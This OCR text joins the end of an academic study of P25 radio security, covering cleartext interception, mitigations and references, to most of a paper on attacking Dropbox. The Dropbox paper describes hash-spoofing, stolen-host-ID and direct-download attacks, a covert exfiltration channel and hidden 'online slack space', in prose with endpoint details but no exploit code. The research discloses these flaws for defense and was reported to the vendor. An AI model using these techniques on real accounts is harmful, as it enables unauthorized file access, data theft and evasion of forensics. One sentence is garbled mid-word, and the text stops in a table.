- *Keying Failure:* One or more users did not have the correct key, is unable to receive encrypted transmissions, and asks (in the clear) that everyone switch to clear mode for the duration of an operation so that all group members are able to participate.

Across all agencies, the unintended cleartext we intercepted was roughly evenly split among the *Individual Error, Group Error,* and *Keying Failure* categories. In general, we found that even when users knew they were operating in the clear (because they expressly indicated that they were switching to clear mode due to keying failure) and were engaged in sensitive operations, they made little effort to conceal the nature of their activity in their transmissions, and often appeared to "forget" that they were operating in the clear.

Note that every system we monitored had P25 encryption capability, and, indeed, most of the traffic sent was apparently successfully encrypted most of the time. Yet we still intercepted hundreds of hours of very sensitive traffic that was sent in the clear over the course of two years. While we will not identify here the agencies, locations, or particular operations involved, we note that the traffic we monitored routinely disclosed some of the most sensitive law enforcement information that the government holds, including:

- Names and locations of criminal investigative targets, including those involved in organized crime.

- Names and other identifying features of confidential informants.

- Descriptions and other characterizing features of undercover agents.

- Locations and description of surveillance operatives and their vehicles.

- Details about surveillance infrastructure being employed against particular targets (hidden cameras, aircraft, etc.).

- Information relayed by Title III wiretap plants.

- Plans for forthcoming arrests, raids and other confidential operations.

During March, April and May 2011, we intercepted a mean of 23 minutes of unintended sensitive cleartext per day per city across all monitored frequencies. Note that the variance was high; on some days, particularly weekends and holidays, we would capture less than one minute, while on others, we captured several hours. We monitored sensitive transmissions about operations by agents in *every* Federal law enforcement agency in the Department of Justice and the Department of Homeland Security. Most traffic was apparently related to criminal law enforcement, but some of the traffic was clearly

related to other sensitive operations, including counter-terrorism investigations and executive protection of high ranking officials.[10]

6 End-User Stopgap Mitigations

Many of the security problems in P25 arise from basic protocol design and architectural decisions that cannot be altered without a substantial, top-to-bottom redesign of the protocols and of the assumptions under which it operates. Given the critical and highly sensitive nature of much of the P25 user base, we strongly urge that a high priority be placed on such a redesign. However, until that occurs, there is little that the P25 user can do to defend against, e.g., the denial of service weaknesses we identified.

Other vulnerabilities arise from implementation errors or poor choices made by individual vendors (such as the transmission of unit IDs in the clear). These can be fixed without a redesign, but again, P25 users can do little to defend themselves here except to wait for the vendors to address these errors and deficiencies.

However, we note that there may be two areas in which P25 users and system administrators can immediately reduce the incidence of unintended sensitive cleartext transmission: improving the configurable of radio user interfaces and re-thinking their rekeying policies.

At least half of the unintended cleartext we captured was attributable to some form of "user error". However, it would be a mistake to simply dismiss this as carelessness or to focus entirely on user awareness and training. In fact, these "user" errors are effectively *invited* by the radio user interfaces, and it is these interfaces to which we should assign the blame. But, fortunately, many current P25 radios can be "customer configured" by the end-user's system manager to make the security state clearer to the user.

In particular, we suggest that the radios be configured *without* the use of the "secure" switch. Instead, encryption should be configured ("strapped") to be always on (or always off) for each channel. Displayed channel names should be chosen to reflect whether encryption is stropped on or off, e.g., channel "TAC1" might be renamed instead to "TAC1 Secure" or "TAC1 Clear". (If both secure and clear capability are required on the same frequency, the channel assignment can be duplicated).

[10] We are currently working with the agencies we monitored to help them improve their radio security practices. However, because many of the weaknesses that lead to cleartext leakage result from basic properties of the protocols and their implementations, incidents of unintended cleartext are likely to continue to occur from time to time even with increased user vigilance.

The second major cause of unintended cleartext that we captured arose from users who did not have current keys, often due to key expiration and the failure of the OTAR protocol. Some systems rekey weekly or monthly, and we found that users are inevitably left without current key material as a result.

We suggest that systems be configured to greatly minimize the required frequency of rekeying and to maintain keys for much longer than they are under current practice. Instead of monthly rekeys, systems should deploy long-lived, non-volatile keys that are changed only at very long intervals or if an actual compromise (such as a lost radio) is discovered. This will greatly improve the likelihood that users who wish to communicate securely will share common key material when they need it.

7 Conclusions

APCO P25 is a widely deployed protocol aimed at critical public safety, law enforcement, and national security applications. The user base for secure P25 is rapidly growing in the United States and other countries, especially among federal law enforcement and intelligence agencies that conduct surveillance and other covert activities against sophisticated adversaries.

As a wireless system, P25 is inherently vulnerable to passive traffic interception and active attack, and so it must rely entirely on cryptographic techniques for its optional security features. And yet we found the protocols and its implementations suffer from serious weaknesses that leak sensitive data, invite inadvertent clear transmission in "secure" mode, and permit active and passive tracking and traffic analysis. The protocol is difficult to use properly even when not under attack, as evidenced by our interception of large volumes of sensitive cleartext sent by mistake.

The protocol is particularly vulnerable to denial of service. Perhaps uniquely among modern digital voice radio systems, P25 can be effectively jammed with only a fraction of the aggregate signal power used by the legitimate user, by attackers with low cost equipment and without access to secrets such as keys or user-specific codes. Jamming attacks can also be used to aid in the exploitation of other weaknesses, such as selectively disabling security features to force users into the clear.

It is reasonable to wonder why this protocol, which was developed over many years and is used for sensitive and critical applications, is so difficult to use and so vulnerable to attack. We might compare P25 with other voice encryption protocols and systems, such as the US Government's STU-III and STE [18] encrypting tele-

phone system used for classified traffic, that perform an ostensibly similar function and yet do not appear to suffer from such a large number of exploitable deficiencies. However, we note that P25 is based on a very different model from that of most cryptographic communication protocols. In the vast majority of cryptographic protocols, both sender and receiver are active participants in the protocol, and perform a negotiation or handshake before communication proceeds. In such protocols, both parties typically have the opportunity to discover and recover from errors, or abort the transaction, before any data is transmitted. P25, however, while used in "two-way" radio systems, is essentially a unilateral broadcast system. All cryptographic decisions are made entirely by the sender, with the receiver only a passive recipient of whatever the sender has transmitted. Protocols for such broadcast-based encryption have not been as widely formally studied as other forms of secure communication (with the possible exception of encryption in direct-broadcast television systems), and may represent a rich and difficult class of problem worthy of more attention by our community. We explore this in more detail in reference [4].

Acknowledgements

We are grateful to Peter Sullivan for many helpful discussions on the practical requirements for public safety radio systems. Partial support for this work was provided by a grant from the National Science Foundation, CNS-0905434.

References

[1] Leemon C. Baird III, William L. Bahn, Michael, and D. Collins. Jam-resistant communication without shared secrets through the use of concurrent codes, 2007.

[2] Stephen Bartlett. Does the digital radio standard come up short?, "April" 2001. `http://urgentcomm.com/mag/radio_digital_radio_standard/`.

[3] Sacha Brostoff and M. Angela Sasse. Safe and sound: a safety-critical approach to security. In *Proceedings of the 2001 workshop on New security paradigms*, NSPW '01, pages 41–50, New York, NY, USA, 2001. ACM.

[4] Sandy Clark, Travis Goodspeed, Perry Metzger, Zachary Wasserman, Kevin Xu, and Matt Blaze. One-Way Cryptography. In *Security Protocols Workshop*, 2011.

[5] C. Cook and H. Marsh. An introduction to spread spectrum. *Communications Magazine, IEEE*, 21(2):8 – 16, March 1983.

[6] Daniels. Daniels Electronics P25 Training Guide, 2009. `http://www.danelec.com/library/english/p25_training_guide.asp`.

[7] Stephen Glass, Marius Portmann, and Muthukkumarasamy Vallipuram. A software-defined radio receiver for apco project 25 signals. In *International Workshop on Advanced Topics in Mobile Computing for Emergency Management: Communication and Computing Platforms*, pages 67–72, Leipzig, Germany, May 2009. ACM.

[8] T. Goodspeed. Open Source JTAG Adapter Project Website. `http://goodfet.sourceforge.net`.

[9] Wang Hang, Wang Zanji, and Guo Jingbo. Performance of dsss against repeater jamming. In *Electronics, Circuits and Systems, 2006. ICECS '06. 13th IEEE International Conference on*, pages 858 –861, dec. 2006.

[10] Nathaniel Husted and Steven Myers. Mobile location tracking in metro areas: malnets and others. In *Proceedings of the 17th ACM conference on Computer and communications security*, CCS '10, pages 85–96, New York, NY, USA, 2010. ACM.

[11] Icom. Icom PCR2500 Communications Receiver. `http://www.icomamerica.com/en/products/pcr2500`.

[12] H. T. Kung and D. Vlah. Efficient location tracking using sensor networks. In *Wireless Communications and Networking, 2003. WCNC 2003. 2003 IEEE*, volume 3, pages 1954–1961 vol.3. IEEE, 2003.

[13] Motorola. Motorola P25 Compliance. `http://esp.ongov.net/OCICS/documents/Motorola_P25_Compliant_Features.pdf`.

[14] Motorola. Motorola-USA Digital Portable Radios. `http://www.motorola.com/Business/US-EN/Business+Product+and+Services/Two-Way+Radios+-+Public+Safety/P25+Portable+Radios/XTS5000_US-EN`.

[15] Telecommunications Industry Association. APCO Project 25 - Over-the-Air-Rekeying(OTAR) Protocol. Technical Report TIA-102.AACA.

[16] Telecommunications Industry Association. Project 25-DataOverview-NewTechStandards. Technical Report TIA-102.BAEA-A.

[17] Telecommunications Industry Association. Project 25-Vocoder Description Standard. Technical Report TIA-102.BABA.

[18] U.S. Department of Defense. STU-III Handbook for Industry. Technical report, February 1997.

[19] Alma Whitten and J. D. Tygar. Why Johnny Cant Encrypt. In *Proceedings of the 8th USENIX Security Symposium*, 1999.

Dark Clouds on the Horizon: Using Cloud Storage as Attack Vector and Online Slack Space

Martin Mulazzani
SBA Research

Sebastian Schrittwieser
SBA Research

Manuel Leithner
SBA Research

Markus Huber
SBA Research

Edgar Weippl
SBA Research

Abstract

During the past few years, a vast number of online file storage services have been introduced. While several of these services provide basic functionality such as uploading and retrieving files by a specific user, more advanced services offer features such as shared folders, real-time collaboration, minimization of data transfers or unlimited storage space. Within this paper we give an overview of existing file storage services and examine Dropbox, an advanced file storage solution, in depth. We analyze the Dropbox client software as well as its transmission protocol, show weaknesses and outline possible attack vectors against users. Based on our results we show that Dropbox is used to store copyright-protected files from a popular filesharing network. Furthermore Dropbox can be exploited to hide files in the cloud with unlimited storage capacity. We define this as *online slack space*. We conclude by discussing security improvements for modern online storage services in general, and Dropbox in particular. To prevent our attacks cloud storage operators should employ data possession proofs on clients, a technique which has been recently discussed only in the context of assessing trust in cloud storage operators.

1 Introduction

Hosting files on the Internet to make them retrievable from all over the world was one of the goals when the Internet was designed. Many new services have been introduced in recent years to host various type of files on centralized servers or distributed on client machines. Most of today's online storage services follow a very simple design and offer very basic features to their users. From the technical point of view, most of these services are based on existing protocols such as the well known FTP [28], proprietary protocols or WebDAV [22], an extension to the HTTP protocol.

With the advent of cloud computing and the shared usage of resources, these centralized storage services have gained momentum in their usage, and the number of users has increased heavily. In the special case of online cloud storage the shared resource can be disc space on the provider's side, as well as network bandwidth on both the client's and the provider's side. An online storage operator can safely assume that, besides private files as well as encrypted files that are specific and different for every user, a lot of files such as setup files or common media data are stored and used by more than one user. The operator can thus avoid storing multiple physical copies of the same file (apart from redundancy and backups, of course). To the best of our knowledge, Dropbox is the biggest online storage service so far that implements such methods for avoiding unnecessary traffic and storage, with millions of users and billions of files [24]. From a security perspective, however, the shared usage of the user's data raises new challenges. The clear separation of user data cannot be maintained to the same extent as with classic file hosting, and other methods have to be implemented to ensure that within the pool of shared data only authorized access is possible. We consider this to be the most important challenge for efficient and secure "cloud-based" storage services. However, not much work has been previously done in this area to prevent unauthorized data access or information leakage.

We focus our work on Dropbox because it is the biggest cloud storage provider that implements shared file storage on a large scale. New services will offer similar features with cost and time savings on both the client and the operators side, which means that our findings are of importance for all upcoming cloud storage services as well. Our proposed measurements to prevent unauthorized data access and information leakage, exemplarily demonstrated with Dropbox, are not specific to Dropbox and should be used for other online storage services as well. We believe that the number of cloud-based storage

operators will increase heavily in the near future.

Our contribution in this paper is to:

- Document the functionality of an advanced cloud storage service with server-side data deduplication such as Dropbox.
- Show under what circumstances unauthorized access to files stored within Dropbox is possible.
- Assess if Dropbox is used to store copyright-protected material.
- Define online slack space and the unique problems it creates for the process of a forensic examination.
- Explain countermeasures, both on the client and the server side, to mitigate the resulting risks from our attacks for user data.

The remainder of this paper is organized as follows. Related work and the technical details of Dropbox are presented in Section 2. In Section 3 we introduce an attack on files stored at Dropbox, leading to information leakage and unauthorized file access. Section 4 discusses how Dropbox can be exploited by an adversary in various other ways while Section 5 evaluates the feasibility of these attacks. We conclude by proposing various techniques to reduce the attack surface for online storage providers in Section 6.

2 Background

This section describes the technical details and implemented security controls of Dropbox, a popular cloud storage service. Most of the functionality is attributed to the new cloud-paradigm, and not specific to Dropbox. In this paper we use the notion of cloud computing as defined in [9], meaning applications that are accessed over the Internet with the hardware running in a data center not necessarily under the control of the user:

> "Cloud Computing refers to both the applications delivered as services over the Internet and the hardware and systems software in the data centers that provide those services." ... "The datacenter hardware and software is what we will call a Cloud."

In the following we describe Dropbox and related literature on cloud storage.

2.1 Dropbox

Since its initial release in September 2008 Dropbox has become one of the most popular cloud storage provider on the Internet. It has 10 million users and stores more then 100 billion files as of May 2011 [2] and saves 1 million files every 5 minutes [3]. Dropbox is mainly an online storage service that can be used to create online backups of files, and one has access to files from any computer or similar device that is connected to the Internet. A desktop client software available for different operating systems keeps all the data in a specified directory in sync with the servers, and synchronizes changes automatically among different client computers by the same user. Subfolders can be shared with other Dropbox users, and changes in shared folders are synced and pushed to every Dropbox account that has been given access to that shared folder. Large parts of the Dropbox client are written in Python.

Internally, Dropbox does not use the concept of files, but every file is split up into chunks of up to 4 megabytes in size. When a user adds a file to his local Dropbox folder, the Dropbox client application calculates the hash values of all the chunks of the file using the SHA-256 algorithm [19]. The hash values are then sent to the server and compared to the hashes already stored on the Dropbox servers. If a file does not exist in their database, the client is requested to upload the chunks. Otherwise the corresponding chunk is not sent to the server because a copy is already stored. The existing file on the server is instead linked to the Dropbox account. This approach allows Dropbox to save traffic and storage costs, and users benefit from a faster syncing process if files are already stored on the Dropbox servers. The software uses numerous techniques to further enhance efficiency e.g., delta encoding, to only transfer those parts of the files that have been modified since the last synchronization with the server. If by any chance two distinct files should have the same hash value, the user would be able to access other users content since the file stored on the servers is simply linked to the users Dropbox account. However, the probability of a coincidental collision in SHA-256 is negligibly small.

The connections between the clients and the Dropbox servers are secured with SSL. Uploaded data is encrypted with AES-256 and stored on Amazons S3 storage service that is part of the Amazon Web Services (AWS) [1]. The AES key is user independent and only secures the data during storage at Amazon S3, while transfer security relies on SSL. Our research on the transmission protocol showed that data is directly sent to Amazon EC2 servers. Therefore, encryption has to be done by EC2 services. We do not know where the keys are stored and if different keys are used for each file chunk. However, the fact that encryption and storage is done at the same place seems questionable to us, as

Amazon is most likely able to access decryption keys [1].

After uploading the chunks that were not yet in the Dropbox storage system, Dropbox calculates the hash values on their servers to validate the correct transmission of the file, and compares the values with the hash values sent by the client. If the hash values do not match, the upload process of the corresponding chunk is repeated. The drawback of this approach is that the server can only calculate the hash values of actually uploaded chunks; it is not able to validate the hash values of files that were already on Dropbox and that were provided by the client. Instead, it *trusts the client software* and links the chunk on the server to the Dropbox account. Therefore, spoofing the hash value of a chunk added to the local Dropbox folder allows a malicious user to access files of other Dropbox users, given that the SHA-256 hash values of the file's chunks are known to the attacker.

Due to the recent buzz in cloud computing many companies compete in the area of cloud storage. Major operating system companies have introduced their services with integration into their system, while small startups can compete by offering cross-OS functionality or more advanced security features. Table 1 compares a selection of popular file storage providers without any claim for completeness. Note that "encrypted storage" means that the file is encrypted locally before it is sent to the cloud storage provider and shared storage means that it is possible to share files and folders between users.

2.2 Related Work

Related work on secure cloud storage focuses mainly on determining if the cloud storage operator is still in possession of the client's file, and if it has been modified. An interesting survey on the security issues of cloud computing in general can be found in [30]. A summary of attacks and new security problems that arise with the usage of cloud computing has been discussed in [17]. In a paper by Shacham et al. [11] it was demonstrated that it is rather easy to map the internal infrastructure of a cloud storage operator. Furthermore they introduced co-location attacks where they have been able to place a virtual machine under their control on the same hardware as a target system, resulting in information leakage and possible side-channel attacks on a virtual machine.

[1] Independently found and confirmed by Christopher Soghoian [5] and Ben Adida [4]

Early publications on file retrievability [25, 14] check if a file can be retrieved from an untrusted third party without retransmitting the whole file. Various papers propose more advanced protocols [11, 12, 20] to ensure that an untrusted server has the original file without retrieving the entire file, while maintaining an overall overhead of $O(1)$. Extensions have been published that allow checking of dynamic data, for example Wang et al. [32] use a Merkle hash tree which allows a third party auditor to audit for malicious providers while allowing public verifiability as well as dynamic data operations. The use of algebraic signatures was proposed in [29], while a similar approach based on homomorphic tokens has been proposed in [31]. Another cryptographic tree structure is named "Cryptree" [23] and is part of the Wuala online storage system. It allows strong authentication by using encryption and can be used for P2P networks as well as untrusted cloud storage. The HAIL system proposed in [13] can be seen as an implementation of a service-oriented version of RAID across multiple cloud storage operators.

Harnik et al. describe similar attacks in a recent paper [24] on cloud storage services which use server-side data deduplication. They recommend using encryption to stop server-side data deduplication, and propose a randomized threshold in environments where encryption is undesirable. However, they do not employ client-side data possession proofs to prevent hash manipulation attacks, and have no practical evaluation for their attacks.

3 Unauthorized File Access

In this section we introduce three different attacks on Dropbox that enable access to arbitrary files given that the hash values of the file, respectively the file chunks, are known. If an arbitrary cloud storage service relies on the client for hash calculation in server-side data deduplication implementations, these attacks are applicable as well.

3.1 Hash Value Manipulation Attack

For the calculation of SHA-256 hash values, Dropbox does not use the `hashlib` library which is part of Python. Instead it delegates the calculation to OpenSSL [18] by including a wrapper library called NCrypto [6]. The Dropbox clients for Linux and Mac OS X dynamically link to libraries such as NCrypto and do not verify their integrity before using them. We modified the publicly available source code of NCrypto so that it replaces the hash value that was calculated by OpenSSL with our own value (see Figure 1), built it

Name	Protocol	Encrypted transmission	Encrypted storage	Shared storage
Dropbox	proprietary	yes	no	yes
Box.net	proprietary	yes	yes (enterprise only)	yes
Wuala	Cryptree	yes	yes	yes
TeamDrive	many	yes	yes	yes
SpiderOak	proprietary	yes	yes	yes
Windows Live Skydrive	WebDAV	yes	no	yes
Apple iDisk	WebDAV	no	no	no
Ubuntu One	u1storage	yes	no	yes

Table 1: Online Storage Providers

and replaced the library that was shipped with Dropbox. The Dropbox client does not detect this modification and transmits for any new file in the local Dropbox the modified hash value to the server. If the transmitted hash value does not exist in the server's database, the server requests the file from the client and tries to verify the hash value after the transmission. Because of our manipulation on the client side, the hash values will not match and the server would detect that. The server would then re-request the file to overcome an apparent transmission error.




Figure 1: Hash Value Manipulation Attack

However, if the hash value is already in the server's databases the server trusts the hash value calculation of the client and does not request the file from the client. Instead it links the corresponding file/chunk to the Dropbox account. Due to the manipulation of the hash value we thus got unauthorized access to arbitrary files.

This attack is completely undetectable to the user. If the attacker already knows the hash values, he can download files directly from the Dropbox server and no interaction with the client is needed which could be logged or detected on the client side. The victim is unable to notice this in any way, as no access to his computer is required. Even for the Dropbox servers this unauthorized access to arbitrary files is not detectable because they believe the attacker already owns the files, and simply added them to their local Dropbox folder.

3.2 Stolen Host ID Attack

During setup of the Dropbox client application on a computer or smartphone, a unique **host ID** is created which links that specific device to the owner's Dropbox account. The client software does not store username and password. Instead, the host ID is used for client and user authentication. It is a random looking 128-bit key that is calculated by the Dropbox server from several seeding values provided by the client (e.g. username, exact date and time). The algorithm is not publicly known. This linking requires the user's account credentials. When the client on that host is successfully linked, no further authentication is required for that host as long as the Dropbox software is not removed.

If the host ID is stolen by an attacker, extracted by malware or by social engineering, all the files on that users accounts can be downloaded by the attacker. He simply replaces his own host ID with the stolen one, resyncs Dropbox and consequently downloads every file.

3.3 Direct Download Attack

Dropbox's transmission protocol between the client software and the server is built on HTTPS. The client software can request file chunks from https://dl-clientXX.dropbox.com/retrieve (where XX is replaced by consecutive numbers) by submitting the SHA-256 hash value of the file chunk and a valid host ID as HTTPS POST data. Surprisingly, the host ID doesn't even need to be linked to a Dropbox account that owns

the corresponding file. Any valid host ID can be used to request a file chunk as long as the hash value of the chunk is known and the file is stored at Dropbox. As we will see later, Dropbox hardly deletes any data. It is even possible to just create an HTTPS request with any valid host ID, and the hash value of the chunk to be downloaded. This approach could be easily detected by Dropbox because a host ID that was not used to upload a chunk or is known to be in possession of the chunk would try to download it. By contrast the hash manipulation attack described above is undetectable for the Dropbox server, and (minor) changes to the core communication protocol would be needed to detect it.

3.4 Attack Detection

To sum up, when an attacker is able to get access to the content of the client database, he is able to download all the files of the corresponding Dropbox account directly from the Dropbox servers. No further access to the victim's system is needed, and in the simplest case only the host ID needs to be sent to the attacker. An alternative approach for the attacker is to access only specific files, by obtaining only the hash values of the file. The owner of the files is unable to detect that the attacker accessed the files, for all three attacks. From the cloud storage service operators point of view, the stolen host-ID attack as well as the direct download attack are detectable to some extent. We discuss some countermeasures in section 6. However, by using the hash manipulation attack the attacker can avoid detection completely, as this form of unauthorized access looks like the attacker already owns the file to Dropbox. Table 2 gives an overview of all of the different attacks that can lead to unauthorized file access and information leakage [2].

4 Attack Vectors and Online Slack Space

This section discusses known attack techniques to exploit cloud storage and Dropbox on a large scale. It outlines already known attack vectors, and how they could be used with the help of Dropbox, or any other cloud storage service with weak security. Most of them can have a severe impact and should be considered in the threat model of such services.

[2]We communicated with Dropbox and reported our findings prior to publishing this paper. They implemented a temporary fix to prevent these types of attacks and will include a permanent solution in future versions.

4.1 Hidden Channel, Data Leakage

The attacks discussed above can be used in numerous ways to attack clients, for example by using Dropbox as a drop zone for important and possibly sensitive data. If the victim is using Dropbox (or any other cloud storage services which is vulnerable to our discovered attack) these services might be used to exfiltrate data a lot stealthier and faster with a covert channel than using regular covert channels [16]. The amount of data that needs to be sent over the covert channel would be reduced to a single host ID or the hash values of specific files instead of the full file. Furthermore the attacker could copy important files to the Dropbox folder, wait until they are stored on the cloud service and delete them again. Afterwards he transmits the hash values to the attacker and the attacker then downloads these files directly from Dropbox. This attack requires that the attacker is able to execute code and has access to the victim's file system e.g. by using malware. One might argue that these are tough preconditions for this scenario to work. However, as in example, in the case of corporate firewalls this kind of data leakage is much harder to detect as all traffic with Dropbox is encrypted with SSL and the transfers would blend in perfectly with regular Dropbox activity, since Dropbox itself is used for transmitting the data. Currently the client has no control measures to decide upon which data might get stored in the Dropbox folder. The scheme for leaking information and transmitting data to an attacker is depicted in Figure 2.




Figure 2: Covert Channel with Dropbox

4.2 Online Slack Space

Uploading a file works very similarly to downloading with HTTPS (as described above, see section 3.3). The client software uploads a chunk to Dropbox by calling https://dl-clientXX.dropbox.com/store with the hash value and the host ID as HTTPS POST data along with the actual data. After the upload is finished, the client

Method	Detectability	Consequences
Hash Value Manipulation Attack	Undetectable	Unauthorized file access
Direct Download Attack	Dropbox only	Unauthorized file access
Stolen Host ID Attack	Dropbox only	Get all user files

Table 2: Variants of the Attack

software links the uploaded files to the host ID with another HTTPS request. The updated or newly added files are now pushed to all computers of the user, and to all other user accounts if the folder is a shared folder.

A modified client software can upload files without limitation, if the linking step is omitted. Dropbox can thus be used to store data without decreasing the available amount of data. We define this as *online slack space* as it is similar to regular slack space [21] from the perspective of a forensic examiner where information is hidden in the last block of files on the filesystem that are not using the entire block. Instead of hiding information in the last block of a file, data is hidden in Dropbox chunks that are not linked to the attackers account. If used in combination with a live CD operating system, no traces are left on the computer that could be used in the forensic process to infer the existence of that data once the computer is powered down. We believe that there is no limitation on how much information could be hidden, as the exploited mechanisms are the same as those which are used by the Dropbox application.

4.3 Attack Vector

If the host ID is known to an attacker, he can upload and link arbitrary files to the victim's Dropbox account. Instead of linking the file to his account with the second HTTPS request, he can use an arbitrary host ID with which to link the file. In combination with an exploit of the operating system file preview functions, e.g. on one of the recent vulnerabilities in Windows [3], Linux [4], or MacOS [5], this becomes a powerful exploitation technique. An attacker could use any 0-day weakness in the file preview of supported operating systems to execute code on the victim's computer, by pushing a manipulated file into his Dropbox folder and waiting for the user to open that directory. Social engineering could additionally be used to trick the victim into executing a file with a promising filename.

To get access to the host ID in the first place is tricky, and in any case access to the filesystem is needed in the first place. This however does not reduce the consequences, as it is possible to store files remotely in other peoples Dropbox. A large scale infection using Dropbox is however very unlikely, and if an attacker is able to retrieve the host ID he already owns the system.

[3] Windows Explorer: CVE-2010-2568 or CVE-2010-3970
[4] Evince in Nautilus: CVE-2010-2640
[5] Finder: CVE-2006-2277

5 Evaluation

This section studies some of the attacks introduced. We evaluate whether Dropbox is used to store popular files from the filesharing network thepiratebay.org [6] as well as how long data is stored in the previously defined online slack space.

5.1 Stored files on Dropbox

With the hash manipulation attack and the direct download attack described above it becomes possible to test if a given file is already stored on Dropbox. We used that to evaluate if Dropbox is used for storing filesharing files, as filesharing protocols like BitTorrent rely heavily on hashing for file identification. We downloaded the top 100 torrents from thepiratebay.org [7] as of the middle of September 2010. Unfortunately, BitTorrent uses SHA-1 hashes to identify files and their chunks, so the information in the .torrent file itself is not sufficient and we had to download parts of the content. As most of the files on BitTorrent are protected by copyright, we decided to download every file from the .torrent that lacks copyright protection to protect us from legal complaints, but are still sufficient to prove that Dropbox is used to store these kind of files. To further proctect us against complaints based on our IP address, our BitTorrent client was modified to prevent upload of any data, as described similarly in [27]. We downloaded only the first 4 megabytes of any file that exceeds this size, as the first chunk is already sufficient to tell if a given file is stored on Dropbox or not using the hash manipulation attack.

We observed the following different types of files that were identified by the .torrent files:

- Copyright protected content such as movies, songs or episodes of popular series.
- "Identifying files" that are specific to the copyright protected material, such as sample files, screen captures or checksum files, but without copyright.

[6] Online at `http://thepiratebay.org`

- Static files that are part of many torrents, such as release group information files or links to websites.

Those "identifying files" we observed had the following extensions and information:

- *.nfo*: Contains information from the release group that created the .torrent e.g., list of files, installation instructions or detailed information and ratings for movies.
- *.srt*: Contains subtitles for video files.
- *.sfv*: Contains CRC32 checksums for every file within the .torrent.
- *.jpg*: Contains screenshots of movies or album covers.
- *.torrent*: The torrent itself contains the hash values of all the files, chunks as well as necessary tracker information for the clients.

In total from those top 100 torrent archives, 98 contained identifying files. We removed the two .torrents from our test set that did not contain such identifying files. 24 hours later we downloaded the newest entries from the top 100 list, to check how long it takes from the publication of a torrent until it is stored on Dropbox. 9 new torrents, mostly series, were added to the test set. In Table 3 we show in which categories they where categorized by thepiratebay.org.

Category	Quantity
Application	3
Game	5
Movie	64
Music	6
Series	29
Sum	107

Table 3: Distribution of tested .torrents

When we downloaded the "identifying files" from these 107 .torrent, they had in total approximately 460k seeders and 360k leechers connected (not necessarily disjoint), with the total number of complete downloads possibly much higher. For every .torrent file and every identifying file from the .torrent's content we generated the sha256 hash value and checked if the files were stored on Dropbox, in total 368 hashes. If the file was bigger then 4 megabytes, we only generated the hash of the first chunk. Our script did not use the completely stealthy approach described above, but the less stealthy approach by creating an HTTPS request with a valid host ID as the overall stealthiness was in our case not an issue.

From those 368 hashes, 356 files were retrievable, only 12 hashes were unknown to Dropbox and the corresponding files were not stored on Dropbox. Those 12 files were linked to 8 .torrent files. The details:

- In one case the identifying file of the .torrent was not on Dropbox, but the .torrent file was.
- In three cases the .torrent file was not on Dropbox, but the identifying files were.
- In four cases the .nfo file was not on Dropbox, but other iIn fact, it might be the case that only one person uses Dropbox to store these files. dentifying files from the same .torrent were.

This means that for every .torrent either the .torrent file, the content or both are easily retrievable from Dropbox once the hashes are known. Table 4 shows the numbers in details, where hit rate describes how many of them were retrievable from Dropbox.

File	Quantity	Hitrate	Hitrate rel.
.torrent:	107	106	99%
.nfo:	53	49	92%
others:	208	201	97%
In total:	368	356	97%

Table 4: Hit rate for filesharing

Furthermore we analyzed the age of the .torrents to see how quick Dropbox users are to download the .torrents and the corresponding content, and to upload everything to Dropbox. Most of the .torrent files were relatively young, as approximately 20 % of the top 100 .torrent files were less than 24 hours on piratebay before we were able to retrieve them from Dropbox. Figure 3 shows the distribution of age from all the .torrents:

5.2 Online Slack Space Evaluation

To assess if Dropbox could be used to hide files by uploading without linking them to any user account, we generated a set of 30 files with random data and uploaded them with the HTTPS request method. Furthermore we uploaded 55 files with a regular Dropbox account and deleted them right afterwards, to assess if Dropbox ever deletes old user data. We furthermore evaluated if there is some kind of garbage collection that removes files after a given threshold of time since the upload. The files were then downloaded every 24 hours and checked for consistency by calculating multiple hash functions and comparing the hashvalues. By using multiple files with various sizes and random content we minimized the likelihood of an unintended hash collision and avoided testing for a file that is stored by another user and thus




Figure 3: Age of .torrents




Figure 4: Online slack without linking over time

always retrievable. Table 5 summarizes the setup.

Method of upload	#	Testduration	Hitrate
